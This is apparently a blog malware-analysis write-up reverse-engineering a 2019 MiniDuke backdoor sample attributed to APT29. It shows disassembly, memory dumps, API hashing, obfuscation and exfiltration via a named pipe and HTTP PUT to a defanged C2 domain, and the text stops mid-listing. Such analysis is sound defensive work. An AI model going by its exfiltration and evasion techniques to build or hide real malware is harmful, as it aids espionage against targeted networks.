

How to defeat the Russian Dukes: A step-by-step analysis of MiniDuke used by APT29/Cozy Bear

cybergEEKS.tech/how-to-defeat-the-russian-dukes-a-step-by-step-analysis-of-miniduke-used-by-apt29-cozy-bear/

Summary

APT29/Cozy Bear is a Russian actor that has been associated with Russia's Foreign Intelligence Service (SVR). The US government has blamed this actor for the SolarWinds supply chain compromise operation, as described at https://media.defense.gov/2021/Apr/15/2002621240/-1/-1/0/CSA_SVR_TARGETS_US_ALLIES_UOO13234021.PDF/CSA_SVR_TARGETS_US_ALLIES_UOO13234021.PDF. MiniDuke is a backdoor written in pure assembly that was previously documented by ESET at https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf and Kaspersky at <https://securelist.com/miniduke-is-back-nemesis-gemina-and-the-botgen-studio/64107/>, however, this sample is the most recent one (June 2019) that we're aware of and hasn't been documented before. This malware is pretty obfuscated (control-flow flattening) and implements multiple methods of data exfiltration, such as using POST and PUT HTTP methods in the case of sending data to the C2 server or using a named pipe in the case of no Internet connectivity. The backdoor implements 37 different functions that can be visualized below (some of these are similar/identical and were skipped):



Analyst: [@GeeksCyber](#)

Technical analysis

SHA256: 6057b19975818ff4487ee62d5341834c53ab80a507949a52422ab37c7c46b7a1

The malware uses the SetUnhandledExceptionFilter function in order to set the exception filter function to a particular function:




Figure 1

The process retrieves the content of the STARTUPINFO structure by calling the GetStartupInfoA routine, as shown below:



Figure 2

A new thread is created by the malicious file using the CreateThread API:



Figure 3

Thread activity – sub_4036D0

As mentioned by ESET at https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf, the backdoor has added a lot of obfuscation that consists of control-flow flattening (every function is split in a switch/case, and a lot of computation that is useless for the main execution flow is added):




Figure 4

Figure 5 presents an example of an instruction that jumps to a place where a lot of useless computation occurs. We've added NOP operations in place of the jump and patched the binary:




Figure 5

The binary forces the system not to display the Windows Error Reporting dialog (0x2 = SEM_NOGPFALTERRORBOX):




Figure 6

The kernel32.dll, advapi32.dll and wininet.dll DLLs are loaded into the address space using the LoadLibraryA routine:




Figure 7

The functions that will be used during the execution are located using a hashing mechanism. Basically, for each function name from a DLL, the malware computes a 4-byte value that is compared with a hard-coded one:



Figure 8

The following APIs belong to the targeted list: GetProcAddress, GetLongPathNameA, GetLastError, CreateProcessWithLogonW, CryptAcquireContextW, CryptGenRandom, InternetOpenA, InternetConnectA, InternetSetOptionA, HttpOpenRequestA, HttpSendRequestA, HttpQueryInfoA, InternetReadFile, InternetCloseHandle, HttpAddRequestHeadersA. The hashing function is displayed below:




Figure 9

The CryptAcquireContextW API is utilized to get a handle to a key container within a CSP (cryptographic service provider). The function call is presented in figure 10 (0x1 = PROV_RSA_FULL, 0xF0000040 = CRYPT_VERIFYCONTEXT | CRYPT_SILENT):




Figure 10

AllocateAndInitializeSid is used to allocate and initialize a SID with one subauthority:




Figure 11

The file creates a new ACL using the SetEntriesInAcl routine (0x2 = SET_ACCESS):




Figure 12

A new security descriptor is initialized by the malicious process (0x1 = SECURITY_DESCRIPTOR_REVISION):




Figure 13

The malware sets information in a DACL (discretionary access control list) using the SetSecurityDescriptorDacl API:




Figure 14

The following relevant strings are written into memory and will be used later on:

Address	Hex	ASCII
049C9B17	5C 5C 5C 70 69 70 65 5C 44 65 66 50 69 70 65 00	\\pipe\DefPipe.
049CA1FF	2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 4A 69	-----j
049CA20F	4D 39 74 38 67 37 6A 38 4B 6F 4A 6B 4C 4A 6C 4B	M9t8g7j8k0JkLjK
049CA21F	71 6B 61 38 64 62 6F 37 71 35 7A 34 76 35 75 33	qka8dbo7q5z4v5u3
049CA22F	6F 34 7A 00 00 00 00 00 00 00 00 00 00 00 00 00	o4z.....

Figure 15

CryptGenRandom is utilized to generate 16 random bytes. The first 15 bytes are encoded using the Base64 algorithm:




Figure 16

The binary writes the file signature of JPEG in the JFIF format into the memory. These bytes will be used in data exfiltration, as we'll describe in the following paragraphs:

Address	Hex	ASCII
049CA6FF	FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 48	ÿÿà..JFIF....H

Figure 17

The process creates the “Software\Microsoft\ApplicationManager” registry key using the RegCreateKeyA API (0x80000001 = HKEY_CURRENT_USER):




Figure 18

A new value called “AppID” is created under the above registry key. This value is computed using the output of a GetTickCount function call:




Figure 19

There are 2 more calls to the GetTickCount routine (it retrieves the number of milliseconds that elapsed since the system was started):

```

EIP → 0042473E E8 E9 E9 FD FF call <apt29.GetTickCount>
00424743 89 03 mov dword ptr ds:[ebx], eax
00424745 8A 45 F3 mov al, byte ptr ss:[ebp-D]
00424748 88 45 F7 mov byte ptr ss:[ebp-9], al
0042474B 8A 45 F6 mov al, byte ptr ss:[ebp-A]
0042474E 88 45 F3 mov byte ptr ss:[ebp-D], al
00424751 8A 45 F7 mov al, byte ptr ss:[ebp-9]
00424754 88 45 F6 mov byte ptr ss:[ebp-A], al
00424757 8A 45 F4 mov al, byte ptr ss:[ebp-C]
0042475A 88 45 F7 mov byte ptr ss:[ebp-9], al
0042475D 8A 45 F5 mov al, byte ptr ss:[ebp-B]
00424760 88 45 F4 mov byte ptr ss:[ebp-C], al
00424763 8A 45 F7 mov al, byte ptr ss:[ebp-9]
00424766 88 45 F5 mov byte ptr ss:[ebp-B], al
00424769 E8 BE E9 FD FF call <apt29.GetTickCount>
  
```

Figure 20

One of the outputs from above is transformed and written into a buffer, along with the “AppID” value. This buffer will be encrypted using a custom algorithm that also includes the XOR operator:

```

0041FFEC 88 55 08 mov edx, dword ptr ss:[ebp+8]
0041FFEF 88 45 F4 mov eax, dword ptr ss:[ebp-C]
0041FFF2 8D 1C 02 lea ebx, dword ptr ds:[edx+eax]
0041FFF5 88 55 08 mov edx, dword ptr ss:[ebp+8]
0041FFF8 88 45 F4 mov eax, dword ptr ss:[ebp-C]
0041FFFB 01 D0 add eax, edx
EIP → 0041FFFD 8A 00 mov al, byte ptr ds:[eax]
0041FFFF 25 FF 00 00 00 and eax, FF
00420004 8B 95 04 FF FF FF mov edx, dword ptr ss:[ebp-FC]
0042000A 83 EC 0C sub esp, C
0042000D 50 push eax
0042000E 89 D1 mov ecx, edx
00420010 E8 EB 01 00 00 call apt29.420200
  
```

a1=1C
byte ptr [eax]=[0288031C]=8
.text:0041FFFD apt29.exe:\$1FFFD #1F3FD

Address	Hex	ASCII
0288031C	08 4D 08 F0 AE 40 41 AF	.M.ð@A
0288032C	00 00 00 00 1E 00 00 00

Figure 21

The encryption algorithm and the result of the above operation are highlighted in figure 22:

```

.text:00420E16 add     esp, 8
.text:00420E19 mov     eax, [ebp+var_FC]
.text:00420E1F mov     al, [eax+901h]
.text:00420E25 and     eax, 0FFh
.text:00420E2A mov     edx, [ebp+var_FC]
.text:00420E30 mov     bl, [edx+eax+801h]
.text:00420E37 mov     eax, [ebp+var_FC]
.text:00420E3D mov     al, [eax+0A0Bh]
.text:00420E43 and     eax, 0FFh
.text:00420E48 mov     edx, [ebp+var_FC]
.text:00420E4E mov     al, [edx+eax+801h]
.text:00420E55 lea     edx, [ebx+eax]
.text:00420E58 mov     eax, [ebp+var_FC]
.text:00420E5E mov     [eax+400h], dl
.text:00420E64 mov     eax, [ebp+var_FC]
.text:00420E6A mov     al, [eax+400h]
.text:00420E70 and     eax, 0FFh
.text:00420E75 mov     edx, [ebp+var_FC]
.text:00420E7B mov     al, [edx+eax+801h]
.text:00420E82 xor     eax, [ebp+var_100]
.text:00420E88 mov     [ebp+var_29], al
.text:00420E8B mov     al, [ebp+var_29]
.text:00420E8E mov     ebx, [ebp+var_4]
.text:00420E91 leave
.text:00420E92 retn     4
.text:00420E92 sub_420200 endp
.text:00420E92

```

Figure 22

Address	Hex	ASCII
0288031C	0C A6 39 B4 B9 80 E9 6D 57 11 34 B8 B1 57 AB F8	. '9' .émW.4 ±W<0
0288032C	86 E3 FC 11 00 AA B2 6B 93 28 00 00 00 00 00 00	.äü.. =k.(.....

The backdoor initializes the use of the WinINet functions using the InternetOpenA API with a particular user agent:

The screenshot shows a debugger window with assembly code for the `InternetOpenA` function. The instruction `call edx, [esp], eax` is highlighted. Below the assembly, a memory dump shows the user agent string: `Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36...`

Figure 23

The proxy is set to 10.1.1.1:8080 using the InternetSetOptionA function (0x26 = **INTERNET_OPTION_PROXY**):

The screenshot shows a debugger window with assembly code for the `InternetSetOptionA` function. The instruction `call ecx, [esp], edx` is highlighted. Below the assembly, a memory dump shows the proxy settings: `00000026 049C9748 0000000C`

Figure 24

The connect time-out value for connection requests is set to 11 seconds (0x2 = **INTERNET_OPTION_CONNECT_TIMEOUT**):




Figure 25

The receive time-out value for connection requests is set to 11 seconds (0x6 = **INTERNET_OPTION_RECEIVE_TIMEOUT**):




Figure 26

The send time-out value for connection requests is set to 11 seconds (0x5 = **INTERNET_OPTION_SEND_TIMEOUT**):




Figure 27

InternetConnectA is utilized to open an HTTP session with the C2 server salesappliances[.]com (0x3 = **INTERNET_SERVICE_HTTP**):




Figure 28

The malware implements 3 different cases for exfiltrating the buffer that was encrypted earlier (or outputs from backdoor functions), depending on the availability of Internet connectivity.

Case 1 (no Internet availability)

WaitNamedPipeA is used to wait until 11 seconds have elapsed or an instance of the "\\pipe\DefPipe" pipe is available for connection (this pipe is supposed to be utilized between this machine and another machine that has an Internet connection):




Figure 29

The process opens the specified pipe using the CreateFileA routine (0xC0000000 = **GENERIC_READ | GENERIC_WRITE**, 0x3 = **OPEN_EXISTING**):




Figure 30

SetNamedPipeHandleState is utilized to set the read mode and the blocking mode of the pipe mentioned above (0x2 = **PIPE_READMODE_MESSAGE**, 0x0 = **PIPE_WAIT**):



Figure 31

The binary writes the encrypted buffer to the specified pipe using the TransactNamedPipe API:



Figure 32

Case 2 (Data exfiltration using PUT method)

A new HTTP request handle is created by the file (0x80400100 = **INTERNET_FLAG_RELOAD | INTERNET_FLAG_KEEP_CONNECTION | INTERNET_FLAG_PRAGMA_NOCACHE**):


```

00415D7D C7 44 24 1C 00 00 00 00 mov dword ptr ss:[esp-1C],0
00415D85 C7 44 24 18 00 01 40 80 mov dword ptr ss:[esp-18],80400100
00415D8D C7 44 24 14 40 C2 43 00 mov dword ptr ss:[esp-14],apt29.43C240
00415D95 C7 44 24 10 00 00 00 00 mov dword ptr ss:[esp-10],0
00415D9D C7 44 24 0C 00 00 00 00 mov dword ptr ss:[esp-C],0
00415DA5 89 54 24 08 mov dword ptr ss:[esp+8],edx
00415DA9 C7 44 24 04 44 13 44 00 mov dword ptr ss:[esp+4],apt29.441344
00415DB1 89 04 24 call ecx
00415DB4 FF D1 call ecx

```

ecx=wininet.HttpWebRequestA> (7175BA0)

.text:00415DB4 apt29.exe:\$15DB4 #15184

Address	Hex	ASCII
76FE1000	1C 00 1E 00 00 DE FF 76 28 00 2A 00 04 DD FE 76	...pbv(...,0ypv
76FE1010	34 00 36 00 0C DD FF 76 1E 00 20 00 76 DD FE 76	4.6..Ybv...Ybv
76FE1020	1A 00 1C 00 00 DD FF 76 18 00 1A 00 18 DD FE 76	...Ybv...dYbv
76FE1030	20 00 22 00 20 DD FF 76 30 00 32 00 EC DC FE 76	...Ybv0.2.Ybv

Figure 33

The Referer header is added to the HTTP request handle using HttpAddRequestHeadersA (0x20000000 = HTTP_ADDREQ_FLAG_ADD):

```

0041CABE C7 44 24 0C 00 00 00 20 mov dword ptr ss:[esp+C],20000000
0041CAC6 C7 44 24 08 FF FF FF FF mov dword ptr ss:[esp+8],FFFFFFFF
0041CACD 8D 85 F4 F3 FF FF lea eax,dword ptr ss:[ebp-C0C]
0041CAD4 89 44 24 04 mov dword ptr ss:[esp+4],eax
0041CAD8 8B 45 08 mov eax,dword ptr ss:[ebp+8]
0041CADB 89 04 24 mov dword ptr ss:[esp],eax
0041CADE FF D2 call edx

```

edx=wininet.HttpAddRequestHeadersA> (716FEAA0)

.text:0041CADE apt29.exe:\$1CADE #18EDE

Address	Hex	ASCII
04A48974	52 65 66 65 72 65 72 3A 20 68 74 74 70 3A 2F 2F	Referer: http://
04A48984	73 61 6C 65 73 61 70 70 6C 69 61 6E 63 65 73 2E	salesappliances.
04A48994	63 6F 6D 2F 65 6F 68 3D 6F 74 65 6F 78 72 00 02	com/eok-voteoxr...

Figure 34

The Accept-Language header is added to the HTTP request handle using HttpAddRequestHeadersA (0x20000000 = HTTP_ADDREQ_FLAG_ADD):

```

0041CB1E C7 44 24 0C 00 00 00 20 mov dword ptr ss:[esp+C],20000000
0041CB26 C7 44 24 08 FF FF FF FF mov dword ptr ss:[esp+8],FFFFFFFF
0041CB2E 8D 85 F4 FB FF FF lea eax,dword ptr ss:[ebp-40C]
0041CB34 89 44 24 04 mov dword ptr ss:[esp+4],eax
0041CB38 8B 45 08 mov eax,dword ptr ss:[ebp+8]
0041CB3B 89 04 24 mov dword ptr ss:[esp],eax
0041CB3E FF D2 call edx

```

edx=wininet.HttpAddRequestHeadersA> (716FEAA0)

.text:0041CB3E apt29.exe:\$1CB3E #18F3E

Address	Hex	ASCII
04A48974	52 65 66 65 72 65 72 3A 20 68 74 74 70 3A 2F 2F	Referer: http://
04A48984	73 61 6C 65 73 61 70 70 6C 69 61 6E 63 65 73 2E	salesappliances.
04A48994	63 6F 6D 2F 65 6F 68 3D 6F 74 65 6F 78 72 00 02	com/eok-voteoxr...

Figure 35

The Accept-Encoding header is added to the HTTP request handle using HttpAddRequestHeadersA (0x20000000 = HTTP_ADDREQ_FLAG_ADD):

```

0041CB7E C7 44 24 0C 00 00 00 20 mov dword ptr ss:[esp+C],20000000
0041CB86 C7 44 24 08 FF FF FF FF mov dword ptr ss:[esp+8],FFFFFFFF
0041CB8E 8D 85 F4 F7 FF FF lea eax,dword ptr ss:[ebp-80C]
